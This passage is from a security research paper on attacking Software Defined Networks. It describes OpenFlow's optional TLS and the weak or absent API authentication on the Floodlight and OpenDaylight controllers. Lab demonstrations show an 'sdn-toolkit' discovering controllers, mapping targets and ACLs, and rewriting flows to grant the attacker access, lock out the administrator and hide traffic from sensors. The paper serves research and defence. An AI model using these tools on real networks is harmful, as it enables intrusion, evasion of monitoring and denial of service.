Abusing Software Defined Networks

Gregory Pickett, gregory.pickett@hellfiresecurity.com, @shogun7273

Introduction

Modern Day Networks

Networks present us with a number of challenges. Challenges, that many of you know, make them difficult to manage and maintain.

We buy the equipment to build the network, and selecting a single vendor for interoperability we quickly find ourselves locked into that vendor ... dependant on their unique way of implementing standard features, unique features they alone have, and ultimately the command-line language used to operate the devices. And for each and every piece of equipment we deploy our dependence grows, and the network complexity increases. Because we don't manage a network as a whole, we manage a vast ocean of individual devices one-on-one. Each a moving part with it's own unique view of the network and its own unique configuration. And because they each have their own unique configuration, the network is difficult to scale, the complexity of our network increases over time, and ultimately the totality of the network architecture becomes distributed and inconsistent as errors creep into production.

And we do our best, as our network grows, to connect these devices together, working with protocols that are inflexible and difficult to innovate. Doing our best with them, even though they don't quit fit us ... forcing us to fit the business to the network instead of the other way around. Protocols that are unable to consider application or business needs because they weren't considered at the time they were developed.

And good luck if you want to change that network or even one individual device after you've deployed it because with so many points of failure, one change could break the network. Yes, our networks today are very difficult to work with indeed.

Software Defined Networks

Enter Software Defined Networks, or SDN, where the control plane on every device, is separated from the data plane and consolidated into a single device called the controller. This controller then makes all the forwarding decisions for the entire network. The switches and routers just forward packets. The controllers is the one programmed with all the intelligence, has full visibility of the network, can consider the totality of the network before making any decision, and with each decision enforce granular policy consistently across the entire network. Meaning that changes only need to be made in one place, at the controller, and that now when you make a change you make a change to the network and not individual devices. The switches then become bare-metal only. They can be from any vendor, either hardware- or software-based. It doesn't even matter. Because they, in essence, a commodity.

SDN doesn't just bring control and consistency to the network. SDN also solves a lot of problems. First, and foremost, it solves the problem of cost because you are no longer paying the big bucks for high-end feature-rich equipment. Second, it solves lots of problems in routing, specifically BGP. It allows for operations that providers have wanted for decades, operations such as maintenance dry-out, customer egress selection, enhanced BGP security through reputation-based route selection, faster convergence of routes, and granular peering at the IXP. SDN renders these all these problems moot.

And SDN expands our capability. It gives us the ability to turn not just our datacenter but the entire network into a cloud with real-world network slicing of flow space. It allows us to load balance not just servers but entire segments of the network, to control access based on conditions, to move our traffic monitoring with changes in flow, and to have the network respond on it's own to threats. Yes, amazing things are possible with SDN, and we have only just scratched the surface.

Implementations

Available Standards

But despite what you might think, SDN is not a new development. It has been around for awhile now. It just hasn't, until now, been very successful. This is because we were adapting older, pre-existing protocols to the task of SDN, protocols such as SNMP, BGP, Netconf, LISP, and PCEP. And not being designed for SDN, there was always something missing. But now, we have new protocols designed from the ground up specifically for SDN, protocols like OVSDB and Openflow. And this is where things get interesting.

General Features

Openflow is a new emerging standard for implementing SDN. Supported by vendors across the board and being baked into products world-wide, it is the leading standard for SDN and SDN architectures. Openflow establishes the SDN paradigm of the controller, the forwarding elements, and the secure channel they communicate over. It defines the forwarding process at the elements and defines a messaging format for the element to use when communicating with the controller. More importantly, it defines the rules by which the elements operate. It defines rules for how packets are to be handled, processed, and moved around the network in a way that abstracts the process from the underlying hardware. It makes networking hardware agnostic.

When the forwarding element receives a packet, it checks for a matching rule in a flow table. If a match is found, it executes the action in the flow rule. If there is no match, it sends the packet to the controller. The controller then decides what to do with the packet according to its policy, and sends a corresponding flow rule back to the forwarding element. The forwarding element then updates the flow table and executes the rule.

Flow tables, in essence, are very much like the rule sets of a firewall. Each flow table entry, or rule, has a match/action format with 12 fields available for matching against any incoming packet and its packet headers. With the ability to use exact matches as well as wild cards to handle individual or groups of flows, operators can slice the network any way they want.

Leading Platforms

Making use of Openflow to implement this new networking paradigm are a number products from Cisco, HP, and IBM as well as some open-source projects like Nox/Pox, Ryu, Floodlight, and Opendaylight. Of the open-source, Floodlight and Opendaylight, are advertised as production-ready so this is what we will be looking at here because we want to find out exactly what we would get if we put them into production.

Floodlight is an open-source Java Controller that primarily uses Openflow. It is a fork of the Beacon Java Openflow controller and supports Openflow v1.0.0. While it is open-source, it is maintained primarily by a single vendor, Big Switch Networks, and is the basis for their commercial product, Big Switch Fabric.

Opendaylight is also an open-source Java Controller. However, it has many other southbound options besides Openflow. It too is a fork of the Beacon Java Openflow controller but supports v1.0.0 as well as v1.3.0. And rather than being supported by a single organization, it is a collaborative effort under the Linux Foundation and maintained by industry heavy weights such as Citrix, Red Hat, Ericsson, Hewlett Packard, Brocade, Cisco, Juniper, Microsoft, and IBM.

So with SDN, and these products, it will all just be puppies and rainbows right? Not exactly ...

Weaknesses

Protocol

The protocol has a number of weaknesses that you should know about. And it's not just about the standard. It's also about how the standard has been implemented. Yes, encryption and authentication are specified in the standard but they are more of a suggestion than a requirement. It started out good with v1.0.0 which said the secure channel had to flow over TLS. But with v1.4.0, they started heading backwards as plain TCP is now being allowed. And as you know, if you give someone the chance to be less secure, they usually will, and this is exactly what we got.

Of the two controllers, only Opendaylight supports TLS but even then it is not required. And among the switch vendors, more don't support it than do. This leaves most enterprises unable to use TLS even if they wanted to. But there is a bigger issue here, with the exception of one, those that do support TLS aren't implementing the authentication. So while conversations with the controller may be private, anyone can have one leaving that very same controller open to being attacked by node able to reach it.

This will leave most enterprises vulnerable to information disclosure through interception and modification through man-in-the-middle because they won't have matching controllers and switches that support TLS. And all enterprises vulnerable to denial of service because most won't have TLS, and for those that do, there won't be any authentication because the vendors haven't fully implemented the standard.

Particularly dangerous because with SDN, and therefore with Openflow, we have centralization and centralization entails dependency. And this dependency can be easily exploited. So it is important to see how vendors are handling it. Well, so far, there aren't handling it very well. Floodlight's ability to handle traffic floods was explored by Solomon, Francis, and Eitan in a number of experiments and they were, with just a couple of instances of cbench, able to take it down. In fact, they found that with rate limiting turned on that it went down even faster. The very feature meant to protect the controller from excessive traffic actually made the problem worse. It is unknown how Opendaylight would handle the same situation but it is worth investigating. It is Java for God Sake!

If you would like to recreate the work of Solomon, Et al., or explore your own controller to see how it would handle the same situation, we have two tools for you. They are part of a new toolkit called; you guessed it, the sdn-toolkit. First, of-switch, which impersonates an Openflow switch. It introduces itself to the controller by exchanging Hello's and then proceeds to establish a relationship with that controller by responding to Feature Requests, Configuration Sets, and Configuration Gets, and then keeps up that relationship with Echo Requests/Replies as long as they are sent, just like a real Openflow switch. Second, of-flood, which after establishing that very same relationship, floods the controller with every possible packet header combination imaginable. With 12 fields to work with, the number of packets that a single instance of of-flood can send quickly reaches the millions. Start several instances of of-flood, and it won't be long before you take down the controller.

One final note about Openflow before moving on and that is the debug port. The Openflow debug port, as specified in the standard, has no encryption and requires no authentication. It just gives you full control of the switch, all available through the dpctl command-line tool. It is not a problem just yet because as I have said vendors aren't fully implementing the Openflow standard yet. But as they do, and they start resolving their issues with TLS, at some point they will get to the debug port. So while not a problem now, look for it to be an issue in the future.

Controllers

The controllers have a number of weaknesses that you should know about too, weaknesses that far exceed the protocol. Floodlight's northbound HTTP API has no encryption and no authentication. Opendaylight does have encryption on the northbound HTTP API but it is turned off by default. And it has authentication but it is HTTP Basic Authentication, the default password is weak, and strong passwords are turned off by default.

This means that you can gain control of a Floodlight network directly. Opendaylight isn't much better. Despite having some controls in place, they are weak and easily bypassed by exploiting one of the controllers other listening services. Granting you control of Opendaylight through indirect means.

This will leave enterprises vulnerable to information disclosure through interception of the topology and, in the case of Opendaylight, credentials. And information disclosure of topology and targets through unauthorized access. More importantly though will be the topology, flow, and message modification possible through that very same unauthorized access. With it attackers will be able to add access, remove access, hide traffic, and change traffic. Nasty stuff indeed!

Identification


Controllers and Switches

But before you do any of that, you have to find an Openflow-based network first. Currently, Openflow listens on TCP port 6633. However, a new port has been defined, TCP port 6653. All the tools in the toolkit accept alternate ports so that won't have a problem. Once connected, an Openflow-based service will exchange Hellos. From there, if you get a Feature Request you are talking with a Controller. If you don't, you are talking to a switch.


And to identify them, the sdn-toolkit has three tools. First, of-check, it identifies Openflow-based services. It is reports on their versions and is compatible with any version of Openflow. These tools were built with discovery in mind so you will give of-check a list of possible devices, and it will report which ones are using Openflow.

From there, you take the list of-check produces and pass it to of-enum. of-enum, will then enumerate Openflow endpoints, and report on their types. It too is compatible with any version of Openflow. After running of-enum, you should know exactly what you are working with.   For those of you using nmap, there is an nmap script for of-enum so that you can get the same done with the tools you already have.

Demonstration



```
c:\Share\sdn-toolkit>python of-check.py targets.txt
Openflow service (Version: 1) found at 192.168.2.67
Finished checks!

c:\Share\sdn-toolkit>
```




```
c:\Share\sdn-toolkit>python of-check.py targets.txt
Openflow service (Version: 1) found at 192.168.2.67
Finished checks!

c:\Share\sdn-toolkit>python of-enum.py targets.txt
Openflow controller found at 192.168.2.67!
Finished enumeration!

c:\Share\sdn-toolkit>
```

Attacks


Performing Reconnaissance

And when the network was located, an attacker would connect to the controller and perform reconnaissance by identifying targets, enumerating ACLs, and finding any sensors. For that, the sdn-toolkit has of-map. of-map downloads flows from an Openflow controller and uses those flows to identify targets and target services, to build ACLs, and to identify sensors. It works with Floodlight and Opendaylight via JSON and can auto-detect the controller to engage the right syntax for it. For Floodlight, of course, you don't need any credentials and can access it directly. For Opendaylight, it will try the default credentials first. If these don't work, you can take the indirect route, use the exploit that I will demonstrate to obtain the credentials and then pass them onto of-map so that you can then perform the same operations on the Opendaylight controller as you would on the Floodlight controller.


Demonstrations




```
c:\Share\sdn-toolkit>python of-map.py 192.168.2.67
```



```
+-----------------+------+
| Target Address  | VLAN |
+-----------------+------+
| 192.168.2.225   |   -1 |
| 192.168.2.215   |   -1 |
| 192.168.2.227   |   -1 |
| 192.168.2.228   |   -1 |
| 192.168.2.229   |   -1 |
| 192.168.2.226   |   -1 |
+-----------------+------+

1. Map Network
2. List Flows
3. List Targets
4. List Services
5. List ACLs
6. Identify Sensors
7. Dump Flows
8. Help
9. Exit

Controller: 192.168.2.67:8080
Switch: 00:00:00:00:00:00:00:01
Last: Listed targets

Please Select:
```



```
+---------------+----------+---------------+----------+----------+---------+
| Src Address   | Src Mask | Dst Address   | Dst Mask | Dst Port | Actions |
+---------------+----------+---------------+----------+----------+---------+
| 192.168.2.215 |       32 | 192.168.2.225 |       32 |        0 | DROP    |
| 192.168.2.226 |       32 | 192.168.2.225 |       32 |        0 | DROP    |
| 192.168.2.226 |       32 | 192.168.2.229 |       32 |        0 | DROP    |
| 192.168.2.225 |       32 | 192.168.2.229 |       32 |        0 | DROP    |
| 192.168.2.227 |       32 | 192.168.2.225 |       32 |        0 | DROP    |
| 192.168.2.227 |       32 | 192.168.2.229 |       32 |        0 | DROP    |
+---------------+----------+---------------+----------+----------+---------+

1. Map Network
2. List Flows
3. List Targets
4. List Services
5. List ACLs
6. Identify Sensors
7. Dump Flows
8. Help
9. Exit

Controller: 192.168.2.67:8080
Switch: 00:00:00:00:00:00:00:01
Last: Listed ACLs

Please Select:
```




```
+-------------------------+------------+
| Switch                  | Input Port |
+-------------------------+------------+
| 00:00:00:00:00:00:00:01 | 5          |
+-------------------------+------------+

1. Map Network
2. List Flows
3. List Targets
4. List Services
5. List ACLs
6. Identify Sensors
7. Dump Flows
8. Help
9. Exit

Controller: 192.168.2.67:8080
Switch: 00:00:00:00:00:00:00:01
Last: Identified sensors

Please Select:
```

Going in for the Kill


But attackers wouldn't stop there. After reconnaissance, they would gain access to any asset that was denied them, isolate the administrator from that very same asset to prevent them from interfering, hide from any sensors to ensure that there work went unseen, and then go after those assets. And they would use something like the sdn-toolkit's of-access. of-access modifies flows through the Openflow controller and is capable of adding access for hosts, removing access for hosts, applying transformations to their network activity, and hiding traffic from any sensors on that network. It too works with either Floodlight or Opendaylight and has the same ability as of-map being able to auto-detect controller-type and submit alternate credentials as necessary.

Demonstrations

Let's take a look then at that very same network and see what it currently looks like before an attacker would modify it. First, our attackers access to the asset at 192.168.2.225, and then our administrators access to that very same asset.




```
c:\Share\sdn-toolkit>ping 192.168.2.225

Pinging 192.168.2.225 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.2.225:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

c:\Share\sdn-toolkit>
```




```
mininet> h4 ping -c 4 h1
PING 192.168.2.225 (192.168.2.225) 56(84) bytes of data.
64 bytes from 192.168.2.225: icmp_req=1 ttl=64 time=3.49 ms
64 bytes from 192.168.2.225: icmp_req=2 ttl=64 time=0.036 ms
64 bytes from 192.168.2.225: icmp_req=3 ttl=64 time=0.046 ms
64 bytes from 192.168.2.225: icmp_req=4 ttl=64 time=0.038 ms

--- 192.168.2.225 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.036/0.903/3.493/1.495 ms
mininet> _
```


To change this, we only need to use of-access. First, let's grant access to ourselves. And then block that administrator.




```
From: 192.168.2.215
To: 192.168.2.225
On switch: 00:00:00:00:00:00:00:01
Priority[32768]:
Allow traffic from 192.168.2.215 to 192.168.2.225 [Yes]: yes


1. Drop Traffic
2. Allow Traffic
3. Hide from Sensor
4. Direct Entry
5. Help
6. Exit

Controller: 192.168.2.67:8080
Last: True

Please Select:
```



```
From: 192.168.2.228
To: 192.168.2.225
On switch: 00:00:00:00:00:00:00:01
Priority[32768]:
Drop traffic from 192.168.2.228 to 192.168.2.225 [Yes]: yes


1. Drop Traffic
2. Allow Traffic
3. Hide from Sensor
4. Direct Entry
5. Help
6. Exit

Controller: 192.168.2.67:8080
Last: True

Please Select:
```

This is what the network looks like then after we have changed it.

